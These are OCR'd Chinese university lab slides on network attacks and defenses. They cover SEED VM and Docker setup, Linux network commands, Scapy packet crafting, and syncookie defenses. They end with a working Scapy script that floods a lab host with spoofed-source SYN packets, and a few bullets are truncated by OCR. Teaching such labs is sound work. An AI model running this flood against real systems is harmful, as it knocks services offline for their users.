
❖第4层： TCP报文段首部结构




❖第4层：UDP数据报的结构



第3层：IP数据报的格式



第2层：以太网的帧结构



- Ubuntu Seed虚拟机下载地址：
  - QQ群空间
- 虚拟机软件：vmware (15.5.0及兼容版本) + vmware tools
- ubuntu系统的用户密码

  普通用户： seed 密码:dees

  超级用户：root 密码：seedubuntu

- 实验采用一个虚拟机，多个docker容器来完成

docker

- Docker在宿主机器的操作系统上创建Docker引擎，直接在宿主主机的操作系统上调用硬件资源，而不是虚拟化操作系统和硬件资源，所以操作速度快。
- 各容器之间采用沙箱技术，相互独立，互不干扰
- 灵活的网络配置，可以根据需要搭建各种网络拓扑的架构

2 搭建实验环境——docker容器的使用

容器查看

- docker ps –a，可以看到已有一个server

容器创建

- docker run -it --name=user --hostname=user --privileged “seedubuntu” /bin/bash

容器启用/停止

- docker start/stop 容器名

进入容器的命令行

- docker exec -it 容器名 /bin/bash


删除容器(实验未完成前不要删除)

- docker rm 容器名

容器之间拷贝数据：
docker cp 容器名:文件路径 容器名:文件路径
docker cp test.py server:/home/seed/

- **建议：先删除容器server**
  - docker rm server（内置的容器没有修改hostname）
  - 如果容器正在运行，则先stop容器，再删除
- **重新创建server**
  - docker run -it --name=server --hostname=server --privileged “seedubuntu” /bin/bash
- **查看容器**
  - docker ps

2 搭建实验环境


Network: 172.17.0.0/24
docker0
eth0
seed虚拟机
172.17.0.1
User
172.17.0.2
容器

3 Linux下网络命令——查看自己主机的网络信息

命令：ifconfig

- 查看接口的IP、MAC地址、掩码等信息
- ifconfig还可以手动设置网络参数（如果虚拟机无法自动获得ip地址，可以手动设置）

ifconfig 接口名 ip地址 netmask 掩码

例如：**sudo ifconfig eth0 192.168.2.2 netmask 255.255.255.0**

(192.168.x.x的默认掩码是255.255.255.0, 10.x.x.x的默认掩码是255.0.0.0，不是默认掩码的，后面的掩码参数不能省略）

ifconfig的更多使用方法可以用**ifconfig --help**或者**man ifconfig** 查看

3 Linux下网络命令——查看自己主机的网络信息

命令：route -n

- 查看系统的路由，缺省网关
- 缺省网关

```
kali@kali:~/Desktop$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.29.2    0.0.0.0         UG    100    0        0 eth0
192.168.29.0    0.0.0.0         255.255.255.0   U     100    0        0 eth0
kali@kali:~/Desktop$
```

- 也可以用route手动设置缺省网关：

sudo route add default gw 网关地址

例如：sudo route add default gw 192.168.2.1

route的更多使用方法可以用route --help 或man route 查看

3 Linux下网络命令——查看自己主机的网络信息

命令：arp -n

- 查看本机的ARP缓存

```
kali@kali:~/Desktop$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.29.254           ether   00:50:56:fd:3f:1a   C                     eth0
192.168.29.2             ether   00:50:56:e4:25:bb   C                     eth0
kali@kali:~/Desktop$
```

利用arp缓存可以查看本网络其它主机的ip和mac地址

3 Linux下网络命令——查看自己主机的网络信息

查看网络端口连接情况

- 命令：netstat
  - sudo netstat -na 查看所有的连接，包括tcp、udp、unix本机通信的端口
  - sudo netstat -nat 查看tcp连接，处于监听状态的说明是本机开启的服务
  - 加上-p参数可以进一步查看是哪个进程打开的端口
  - sudo netstat –r 也可以查看路由
  - 更多用法参见netstat --help 或者man netstat

扫描靶机

- 命令：nmap
  - 具体使用方法见指导手册

TCP SYN-Flooding攻击

- 攻击原理：攻击机会向靶机的目标端口发起大量的连接请求，导致靶机处理不过来，正常的服务不能提供了。
- **命令：netwox (具体使用方法见指导手册，运行时需要sudo执行）**
  - 根据nmap的扫描结果（以及此文档前面的内容），靶机开启了web服务，使用的端口是TCP 80端口，因此攻击的目标端口为TCP 80。

4 网络监控与防范

靶机方监控：

- **netstat查看网络连接情况(netstat –nat)**
- **top命令查看系统当前mem、cpu使用情况是否有大的变化**

靶机防范与验证

- 开启SYN-COOKIE机制（Syn-cookie为linux针对tcp syn-flooding攻击的一种防范机制）
  - 先查看syn-cookie选项是否为1：sudo sysctl net.ipv4.tcp_syncookies
  - 不为1的话，可以通过sudo sysctl net.ipv4.tcp_syncookies=1 开启
- 关闭syncookie， sudo sysctl net.ipv4.tcp_syncookies=0
- 验证：对比打开和关闭syn-cookie的选项，看SYN-Flooding是否有效

靶机找出攻击者

- 若攻击者未开启伪造源IP：netstat可以找出攻击者
- 若攻击者开启伪造源IP：netstat无法找出，怎么办？
- 提示：wireshark或者tcpdump抓包分析，找出源MAC地址，再根据MAC地址找出真正的源IP.（How?)

- 功能强大，用Python编写的交互式数据包处理程序
- 能让用户发送、嗅探、解析，以及伪造网络报文，可用来侦测、扫描和向网络发动攻击。
- 能处理扫描、路由跟踪、探测、单元测试、攻击和发现网络之类的传统任务。
- 可以代替hping，arpspoof，arp-sk，arping，p0f，甚至是部分的nmap，tcpdump和tshark的功能。
- 主要做两件事：发送报文和接收回应

- 使用scapy，更像是建造一个新的工具，不是处理上百行的C程序代码，只需要几行代码
  - 例如，嗅探报文，调用sniff()函数就可以实现
  - ARP欺骗，调用sendp()函数就可以
- **允许用户将一个或一系列报文描述成为一个个堆起来的层(layer)**
  - Ether()/ARP()　(ARP报文，下层封装为以太帧)
  - IP()/TCP()　(TCP报文，下层封装IP首部)

- ls()：列出支持的协议
- lsc(): 查看支持的命令（函数）
- 查看某种协议的参数名及默认值
  - ls(IP)
  - ls(TCP)
  - ls(UDP)
  - ls(ARP)
  - …

```
>>> ls(IP)
version    : BitField (4 bits)                   = (4)
ihl        : BitField (4 bits)                   = (None)
tos        : XByteField                          = (0)
len        : ShortField                          = (None)
id         : ShortField                          = (1)
flags      : FlagsField (3 bits)                 = (<Flag 0 ()>)
frag       : BitField (13 bits)                  = (0)
ttl        : ByteField                           = (64)
proto      : ByteEnumField                       = (0)
chksum     : XShortField                         = (None)
src        : SourceIPField                       = (None)
dst        : DestIPField                         = (None)
options    : PacketListField                     = ([])
```

- 构造一个到目的地址192.168.2.21的IP报文
  - ip = IP(dst='192.168.2.21')
  - ip =
- 查看报
  - ls(ip)
- 发送IP
  - senc
- 一条命令执行构造并发送IP报文：
  - send(IP(dst= '192.168.2.21'), iface= 'eth0')

```
>>> ip=IP(dst='192.168.2.21')
>>> ls(ip)
version    : BitField (4 bits)                = 4               (4)
ihl        : BitField (4 bits)                = None            (None)
tos        : XByteField                       = 0               (0)
len        : ShortField                       = None            (None)
id         : ShortField                       = 1               (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)               = 0               (0)
ttl        : ByteField                        = 64              (64)
proto      : ByteEnumField                    = 0               (0)
chksum     : XShortField                      = None            (None)
src        : SourceIPField                    = '192.168.2.20'  (None)
dst        : DestIPField                      = '192.168.2.21'  (None)
options    : PacketListField                  = []              ([])
>>>
```

5 利用scapy接收IP报文

- 发送和接收IP报文
  - sr（）、sr1()
  - sr(IP(dst = '192.168.2.21') / ICMP())
- 应答包列表ans(响应报文），unans（未响应报文）
  - ans, unans = sr(IP(dst = '192.168.2.21') / ICMP())
- 查看响应报文的信息
  - Show()、 summary(), nsummary()
  - ans.show(), unans.show(), ans.summary(),有多个报文序列的话，还可以用数组下标来具体看每个报文的信息，比如ans[0], ans[1]
  - ans[0][0](ans[0]的请求报文），ans[0][1]（ans[0]的响应报文)

- 构造源端口为30，目的端口80的tcp报文
  - ans, unans = sr(IP(dst = "192.168.2.21") / TCP(sport = 30, dport = 80, flags = "S"))
- 源端口随机RandShort(), RandNum(), Fuzz()
  - ans, unans = sr(IP(dst = "192.168.2.21") / TCP(sport = RandShort(), dport = 80, flags = "S"))
  - ans, unans = sr(IP(dst = "192.168.2.21") / TCP(sport = RandNum(2000,3000), dport = 80, flags = "S"))
  - ans, unans = sr(IP(dst = “192.168.2.21”) / fuzz(TCP(dport = 80, flags = “S”))), (可省略sport)

6 攻击实现 ——TCP SYN-Flood攻击

```
#!/usr/bin/python

from scapy.all import *
from ipaddress import IPv4Address
from random import getrandbits

def __get_random_ip():
  return str(IPv4Address(getrandbits(32)))

i=0
while True:
        print(i)
        send(IP(src=__get_random_ip(), dst = "172.17.0.2",id=2345+i) / TCP(sport = RandShort(), dport = 80, flags =
"S"))
        i=i+1
```